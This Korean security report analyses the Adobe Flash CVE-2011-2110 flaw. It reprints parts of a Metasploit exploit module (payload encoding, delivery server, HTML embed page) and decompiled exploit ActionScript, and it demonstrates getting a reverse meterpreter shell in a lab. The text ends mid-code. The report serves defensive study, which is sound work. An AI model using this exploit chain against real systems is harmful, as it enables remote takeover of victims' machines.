취약점 분석 보고서

Adobe Flash Player AVM Verification

Logic Array Indexing (CVE-2011-2110)

2012-06-27

= RedAlert Team_서준석 =

목 차

그림 목차

1. 개 요

1.1. 취약점 분석 추진 배경

최근 보안 동향을 볼 때, Flash Player 취약점은 게임 계정 해킹, 개인정보 탈취 등 여러 가지 악의적인 목적으로 악용되고 있다. 특히 단순히 하나의 취약점만을 이용하지 않고, 다른 취약점들과 함께 혼합한 형태로 배포되는 경향이 다수 존재한다.

특히 해당 취약점은 일반적인 워드문서(.docx) 파일 내부에 숨겨져 SNS 나 이메일로 전파되는 경우가 많다. 또한, 불특정 다수를 대상으로 하는 공격보다 특정 목적을 가지고 정보를 탈취하는 APT 공격에 많이 사용되는데, 그 형태가 끊임없이 변형되고 있는 추세이다.

이번 문서에서는 가장 최근에 밝혀진 Flash Player AVM Verification Logic Array Indexing(CVE-2011-2110)' 취약점 분석을 통해 향후 발생 가능한 관련 취약점에 능동적으로 대처할 수 있는 능력을 갖추는 것이 목적이다(앞으로 취약점 이름은 CVE-2011-2110 으로 통칭한다).

1.2. CVE-2011-2110 취약점 요약

CVE-2011-2110 은 Adobe Flash Player 의 AVM 검증 로직에 관련한 취약점으로 2011 년 6 월에 공개된 취약점이다. 윈도우뿐만 아니라 취약한 Flash Player 버전을 사용하는 Mac, 안드로이드 등 광범위한 운영체제 상에서 작동할 수 있다. 특히 최근에는 온라인 게임관련 계정 탈취나 금전적 이득을 취할 목적으로 자주 악용되고 있다 후에 분석에서도 밝히겠지만 공격을 당해도 뚜렷한 증상을 확인할 수 없기 때문에, 사용자들의 각별한 주의가 요구되는 취약점이다. 주기적으로 백신으로 시스템을 검사하고, 보안 업데이트를 확인해 주는 노력이 요구된다.

2. CVE-2011-2110 분석

2.1. CVE-2011-2110 취약점 개요

취약점 이름	Adobe Flash Player AVM Verification Logic Array Indexing		
최초 발표일	2011 년 6 월 14 일	문서 작성일	2012 년 6 월 27 일
위험 등급	긴급(위험)	현재 상태	패치됨
취약점 영향	원격 코드 실행 및 서비스 거부 발생		

표 1. CVE-2011-2110 취약점 개요

2.2. CVE-2011-2110 대상 시스템 목록

해당 취약점은 Windows, MAC, Solaris 운영체제 상의 Adobe Flash Player 10.3.181.26 이전 버전, 그리고 안드로이드 상에서 10.3.185.23 버전 이전에서 취약점이 발생한다. 해당 취약점이 발생하게 되면 원격 코드 실행을 허용하거나 서비스 거부 공격이 발생될 수 있다.

- Flash Player 10.3.181.23 and earlier 10.3.181.26
- Flash Player 10.3.181.23 and earlier - network distribution 10.3.181.26
- Flash Player 10.3.185.23 and earlier for Android 10.3.185.24
- Flash Player integrated with Google Chrome

그림 1. 취약한 플래시 플레이어 버전

2.3. CVE-2011-2110 취약점 원리

CVE-2011-2100 은 Adobe 사의 플래시 플레이어 버전 10.3.181.23 또는 그 이전 버전에서 발생하는 취약점을 말한다. 해당 취약점은 ActionScript3 AVM2 검증 로직 안에서 발생하는 취약점을 이용한다. 특히, 이것은 임의의 값을 사용해 배열을 인덱싱 할 때 발생하는데, 이 때 메모리가 참조된 뒤 실행되는 원리이다. 또한, 다른 플래시 취약점이 힙 스프레이 기법을 사용하는 반면, CVE-2011-2110 은 swf 의 ActionScript 를 이용해 메모리를 감염시킨다. 전체적인 공격 개요도는 다음과 같다.




그림 2. CVE-2011-2110 공격 개요도

첫째, 피해자가 공격자 서버에 접속하면 swf 파일을 실행하는 코드가 담긴 웹페이지가 피해자에게 전송된다.

둘째, 취약한 swf 파일이 피해자 서버의 취약한 플래시 플레이어에서 실행된다.

셋째, swf 파일의 소스(Action Script)에 의해 공격 매커니즘이 실행된다.

3. 분 석

3.1. 공격 기법 및 기본 개념

1. JIT(Just In Time)

JIT 는 바이트 코드를 가져와 해당 시스템에 적합한 기계어로 컴파일 해주고, 재사용 가능하도록 만드는 것을 의미한다. 만일 바이트 코드가 재사용되어야 한다면, 컴파일 된 코드가 메모리에서 추출되어 CPU 로 전달되어, 플레이어가 해당 명령을 컴파일 하는 것을 생략하게 해준다. 이는 어플리케이션 실행 속도를 높여 효율성을 향상시키는 효과를 가지고 있다.

2. AVM(ActionScript Virtual Machine) Verification Logic

AVM 은 ActionScript Virtual Machine 의 약자로, 한마디로 플래시 파일에 포함되는 Action 스크립트 소스를 처리하는 가상 머신을 의미한다. CVE-2011-2110 은 AVM2 상에서 취약점이 발생한다. 플래시 파일이 처리되고 실행되는 구조는 다음과 같다.




그림 3. AVM2 동작 구조 (출처 : Adobe Corporation)

취약점과 관련해서 자세히 분석해야 할 부분이 바로 'JIT Compiler' 이다. 이 컴파일러 안에서 코드 유효 여부를 판단하고 프로그램의 흐름을 제어하게 된다. 어떠한 검증 절차에 의해 코드가 처리되는지 알아보자.




그림 4. JIT 검증 프로세스

특정 바이트코드가 검증 프로세스로 넘어오면 코드에 대한 검증이 이루어진다. 만일 검증을 통과하지 못하면 프로세스를 종료시키고, 검증이 통과되면 생성 프로세스로 바이트코드를 넘긴다. 마지막으로 실행 프로세스로 넘어가 코드가 실행되는 원리이다. 여기서 주의해야 할 점이 하나 있다. '검증 흐름'은 단지 검증을 위한 계산 절차를 의미하며, 실제 프로그램 흐름에 해당되는 것은 '실행 흐름' 밖에 없다.

3. ActionScript 취약점 발생 원리

ActionScript 취약점은 검증/생성 프로세스 도중에 발생한다. 프로그램에는 수많은 제어 흐름이 존재한다. 단적인 예로, 'JMP' 명령을 수행하게 되면 프로그램 흐름이 여러 갈래로 나뉘게 된다. 만일 수십 개의 점프 코드가 프로그램 내부에 존재하게 되면 그 경우의 수로 인해 공격자가 프로그램의 흐름을 제어할 수 있는 여지를 제공하게 된다. 간단한 예제를 통해 어떻게 취약점이 발생하는지 살펴보도록 하자.

스크립트 함수 중 trace()를 사용한다고 가정한다(함수의 기능보다 인자 값이 전달되고 함수가 실행되는 매커니즘에 초점을 맞춘다). 'trace("aaaaaaaa");' 와 같이 함수를 실행하면 다음과 같이 인식을 하게 된다.

```
L1: findpropstric  <q>[public]::trace                 # 함수 'trace()' 객체 삽입
L2: pushstring     "aaaaaaaa"                         # 문자 삽입
L3: callpropvoid   <q>[public]::trace, 1 params       # 함수 객체 호출
```

그림 5. 함수 실행 시 동작 매커니즘

그림 5 는 별도의 조작 없이 함수가 실행될 때 처리되는 매커니즘을 보여주고 있다. 당연히 해당 코드는 검증 절차를 통과하고, 정상적으로 처리될 수 있다.

```
L1: pushint      0x41414141                  # 정수 삽입('AAAA')
L2: pushstring   "aaaaaaaa"                  # 문자 삽입
L3: callpropvoid <q>[public]::trace, 1 params  # ???
```

그림 6. 검증 실패로 이어지도록 정수 삽입

함수 객체가 삽입되어야 할 부분에 특정 정수를 삽입하게 되면 함수 호출 부분에서 함수 객체를 정상적으로 찾지 못하고, 검증 흐름이 실패로 이어지게 된다. 다음 그림을 보자.




그림 7. 검증 흐름 우회 코드

그림 7 에서 볼 수 있듯이, 정상적인 코드와 공격자가 원하는 코드를 동시에 삽입해 검증 흐름을 우회할 수 있다. 우선 코드가 검증 JIT 에 들어오게 되면 L1 으로 흐름이 이동하게 된다. 코드를 하나씩 점검하다가 L3 에 있는 점프를 만나게 되면 L6 로 흐름이 이동되고, 정상적으로 trace() 객체가 호출된다. L4~5 는 현재 어느 코드와도 연결되어 있지 않기 때문에, JIT 는 검증된 L3 와 L6 사이에 있는 코드를 단순한 데이터 삽입이라 간주하고 검증을 통과시키게 된다.

그 뒤에 실제 프로그램 흐름으로 들어가서 점프 코드를 이용해 L4 부분으로 흐름을 이어가게 만들면 결국 공격자가 원하는 코드를 실행시킨다. 한마디로 요약하자면, '검증 흐름'에서는 검증 절차를 통과시키고, '실행 흐름'에서는 취약점을 공격하는 코드를 실행시킬 수 있게 된다.

3.2. 공격 코드 분석

공격코드는 다음과 같이 크게 네 가지 부분으로 나눌 수 있다. 각각 항목이 어떠한 내용을 담고 있는지 자세히 분석해 보자. (모듈 옵션 조정은 취약점과 무관하므로 생략)

그림 8. 공격 코드 구조

1. 취약한 swf 파일 생성 부분

```
def exploit
        # src for the flash file: external/source/exploits/CVE-2011-2110/CVE-2011-2110.as
        # full aslr/dep bypass using the info leak as per malware
        path = File.join( Msf::Config.install_root, "data", "exploits", "CVE-2011-2110.swf" )
        fd = File.open( path, "rb" )
        @swf = fd.read(fd.stat.size)
        fd.close
        super
end
```

그림 9. swf 생성 부분

취약점 관련 모듈이 검증되고 정식으로 모듈이 등록되면 취약점 관련 파일을 프레임워크 공간에 별도로 저장한다. 그림 4 에서 보는 것처럼 미리 저장해 놓은 취약한 swf 파일을 불러와 모듈의 공격 코드에 새롭게 써주는 것으로 취약점을 유발하는 코드 구성은 끝나게 된다.

2. 공격 대상 구분

```
def get_target(agent)
        #If the user is already specified by the user, we'll just use that
        return target if target.name != 'Automatic'

        if agent =~ /MSIE/
                return targets[0] # ie 6/7/8 tested working
        elsif agent =~ /Firefox/  ← 같다 !
                return targets[0] # ff 10.2 tested working
        else
                return nil
        end
end
```

그림 10. 사용자 브라우저에 따른 옵션 설정

그림 5 에서 보듯이, 취약점을 유발시킬 수 있는 브라우저는 Microsoft 사의 Internet Explorer 와 Mozilla 사의 FireFox 브라우저 상에서만 작동한다. 만일 사용자가 Crome 이나 Safari 같이 지원하지 않는 브라우저를 사용한다면 취약점이 작동하지 않을 것이다.

3. URI 설정 및 구성

이 부분은 공격 코드 중에서도 가장 중요한 부분으로, 실질적으로 취약점을 유발하는 코드와 매커니즘을 가지고 있는 부분이다.

```
xor_byte  = 122
trigger   = @swf
trigger_file = rand_text_alpha(rand(6)+3) + ".swf"
code = rand_text_alpha(rand(6)+3) + ".txt"

sc = Zlib::Deflate.deflate(payload.encoded)
shellcode = ""

sc.each_byte do | c |
      shellcode << (xor_byte ^ c)
end
```

그림 11. 핵심 공격 코드_1

첫째, 코드 구성을 위해 XOR 연산할 키 값과 앞서 생성했던 swf(실질적인 취약점 유발 코드를 가지고 있음)를 준비한다. 그리고 zlib 안에 포함된 'Deflate' 함수를 이용해 Metasploit 에 내장된 페이로드를 압축하게 된다. 마지막으로 페이로드를 키 값인 122 와 XOR 연산을 시켜 shellcode 에 저장한다.

```
uri  = ((datastore['SSL']) ? "https://" : "http://")
uri << ((datastore['SRVHOST'] == '0.0.0.0') ? Rex::Socket.source_address('50.50.50.50') : datastore['SRVHOST'])
uri << ":#{datastore['SRVPORT']}#{get_resource()}/#{code}"


bd_uri = Zlib::Deflate.deflate(uri)


uri = ""
bd_uri.each_byte do | c |
      uri << (xor_byte ^ c)
end
```

그림 12. 핵심 공격 코드_2

둘째, 피해자의 접속을 기다릴 서버 구성을 위해 URI 응답 값을 구성한다. 그 다음 URI 값을 쉘코드에 적용했던 것처럼 압축을 한 다음 XOR 연산을 수행해 준다.

```
If request.uri.match(/\.swf/i)
        print_status("Sending malicious swf")
        send_response(cli, trigger, { 'Content-Type' => 'application/x-shockwave-flash' })
        return
end

If request.uri.match(/\.txt/i)
        print_status("Sending payload")
        send_response(cli, shellcode, { 'Content-Type' => 'text/plain' })
        return
end
```

그림 13. 취약 파일과 쉘코드를 전송하는 부분

셋째, 이전 단계에서 구성한 페이로드와 취약한 파일(swf)를 공격자 서버에 접속한 피해자 시스템에 전송하는 부분이다. 피해자 시스템 요청값에 들어가 있는 문자열(swf 또는 txt)에 따라 해당 부분을 실행시켜 준다.

```
html = <<-EOS
<html>
<head>
</head>
<body>
<center>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
id="#{obj_id}" width="600" height="400"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab">
<param name="movie" value="#{get_resource}/#{trigger_file}?info=#{bd_uri}" />
<embed src="#{get_resource}/#{trigger_file}?info=#{bd_uri}" quality="high"
width="320" height="300" name="#{obj_id}" align="middle"
allowNetworking="all"
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer">
</embed>
</object>
</center>
</body>
</html>
EOS
```

그림 14. 공격 서버에 적용할 웹페이지 코드

마지막으로 그림 9 처럼 웹페이지를 구성해 상대방 시스템이 서버에 접속하면 해당 취약점 파일을 전송 받고 실행될 수 있도록 만든다.

3.3. 공격 코드 실행

1. 테스트 환경 설정 (Microsoft WIndows XP SP2 / Flash Player 10.3.181.23)




그림 15. 취약한 버전이 설치된 피해자 시스템

2. Metasploit 모듈 로딩해 옵션 확인

그림 16. 취약점 모듈 옵션 확인

모듈 옵션은 그림 1 에서 보는 것과 같다. 공격자가 조정해야 할 부분은 SRVHOST 와 SRVPORT 부분으로 서버 방식으로 리스닝을 하고 있는 상태에서 공격자가 접속하면 취약점을 발생시키게 된다. 그림 1 에서는 공격 대상이 'Automatic'으로 설정되어 있지만, 수동으로 대상 시스템에 맞추어 줄 수도 있다.

3. 옵션 설정 및 공격 수행




그림 17. 모듈 옵션 설정 및 공격 서버 가동

그림 2 와 같이 옵션을 설정 후 'exploit' 명령을 수행하면 모듈이 실행되고, 'http://옵션에서 지정한 주소:8080/ok'로 서버가 가동된다.

4. 피해자 컴퓨터에서 공격자 서버로 접속




그림 18. 공격 당한 피해자 화면

그림 3 에서 보듯이 피해자 측 브라우저에는 공격에 대한 어떤 징후도 찾을 수 없다. 만일 피싱 사이트나 일반적인 문서 파일과 결합된다면 공격이 발각될 가능성이 더욱 감소하게 된다.

5. Metasploit 공격 내역




그림 19. Metasploit 공격 화면

피해자가 공격자 서버로 접속하면 공격자 서버는 취약점을 유발하는 파일을 피해자 측으로 전달한다. 그 뒤 이전에 설정했던 meterpreter 페이로드로 리버스 커넥션이 성립하게 된다.

6. 취약점 유발 성공 후 쉘획득




그림 20. 피해자 시스템 쉘 획득

이제 공격자는 피해자 시스템을 마음대로 제어할 수 있게 되었다. 특히 Metasploit 에 내장된 Meterpreter 는 단순한 쉘 명령 뿐만 아니라 파일 업로드/다운로드, 해쉬 덤프 등 보다 더 심층적인 Post-exploitation 공격을 가능하게 해 준다.

3.4. 공격 기법 분석

7.1.1 동적 분석을 통해 분석대상 파일 추출

1. 와이어샤크로 취약점 관련 파일 추출

브라우저를 통해 실행되는 취약점이므로, 공격 과정을 와이어샤크로 캡쳐한다. 그 후 와이어샤크의 'HTTP Object list'를 수행한 결과 다음과 같은 파일을 공격자와 피해자가 주고받는 것을 확인할 수 있다. 각각의 파일이 취약점과 어떠한 관련이 있는지 살펴보자.




그림 21. HTTP Object list 를 이용해 전송된 파일 확인

공격자 서버에서 ok.html, BdOUZu.swf, tBM.txt 순서로 피해자 시스템에 파일이 전송된다. 각각의 파일이 어떤 역할을 하는지 분석한다.

7.1.2 추출 파일 분석

1. 'ok.html' 파일 분석

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
id="OIh" width="600" height="400"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab">
<param name="movie" value="/ok/BdOUZu.swf?info=02e6b1525353caa8ad4dce4ea8494ec9aa49ce7aa83cec2c6c7c6c7c8083a3805f34c4005f6f5f7ac5617052" />
<embed src="/ok/BdOUZu.swf?info=02e6b1525353caa8ad4dce4ea8494ec9aa49ce7aa83cec2c6c7c6c7c8083a3805f34c4005f6f5f7ac5617052" quality="high"
width="320" height="300" name="OIh" align="middle"
allowNetworking="all"
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer">
</embed>
</object>
```

그림 22. 'ok.html' 파일 내용

그림 8 에서 보는 것처럼 해당 파일은 복잡한 매커니즘을 가지고 있지 않다. 가장 중요한 부분은 BdOUZu.swf 파일을 'info'라는 인자와 함께 실행시키는 부분이다. 앞서 생성한 'swf' 파일이 취약점을 유발하게 되므로 자세한 분석을 통해 어떠한 방식으로 취약점이 발생하는지 자세하게 살펴본다.

2. 'BdOUZu.swf' 파일 분석

SWF 디컴파일러 도구를 이용해 해당 파일을 확인한다.




그림 23. SWF 디컴파일러 도구로 파일 내용 확인

파일이 동작하는 부분을 보면 우리가 분석해야 할 부분이 Main 함수 밖에 없다는 것을 확인할 수 있다. 메인 함수 안에서 제공하는 내부 함수는 다음과 같다.

- Main
- hexToBin
- exploit

각각의 기능들이 어떻게 작동하는지, 취약점과 어떤 관련이 있는지 살펴보도록 한다.

1) Main

```
var param:* = root.loaderInfo.parameters;
var t_url:* = this.hexToBin(param["info"]);
while (i < t_url.length)
{

    t_url[i] = t_url[i] ^ 122;
    i = (i + 1);
}
t_url.uncompress();
var error_arr:* = new ByteArray();
error_arr.writeByte(2053208673);
error_arr.writeObject(error_arr);
var browser:* = ExternalInterface.call("eval", "navigator.userAgent");
if (browser.toLowerCase().indexOf("msie") <= 0)
{
}
if (browser.toLowerCase().indexOf("firefox") <= 0)
{
    error_arr.uncompress();
}
if (!Capabilities.isDebugger)
{
}
if (!Capabilities.supports64BitProcesses)
{
}
if (Capabilities.isEmbeddedInAcrobat)
{
    error_arr.uncompress();
}
```

그림 24. SWF 디컴파일러 도구로 파일 내용 확인

- swf 의 인자로 설정했던 info 파라미터 값을 받아와 hexToBin 함수를 수행한다.
- hexToBin 함수에서 헥스값을 바이너리로 변환해 준다.
- 각각 항목을 키 값인 122 와 XOR 연산해 준다.
- ExternalInterface 클래스를 통해 특정 값이 호출되는데, 자바 스크립트의 'eval' 함수를 호출해 상대방 시스템을 얻어낸다(navigator.userAgent 이용)
- 받아온 정보로 상대 시스템에 대한 조건식을 수행한다. 브라우저 종류와 64 비트 프로세스를 체크해 에러메시지를 출력해 준다.

```
var url_str:* = String(t_url);
loader = new URLLoader();
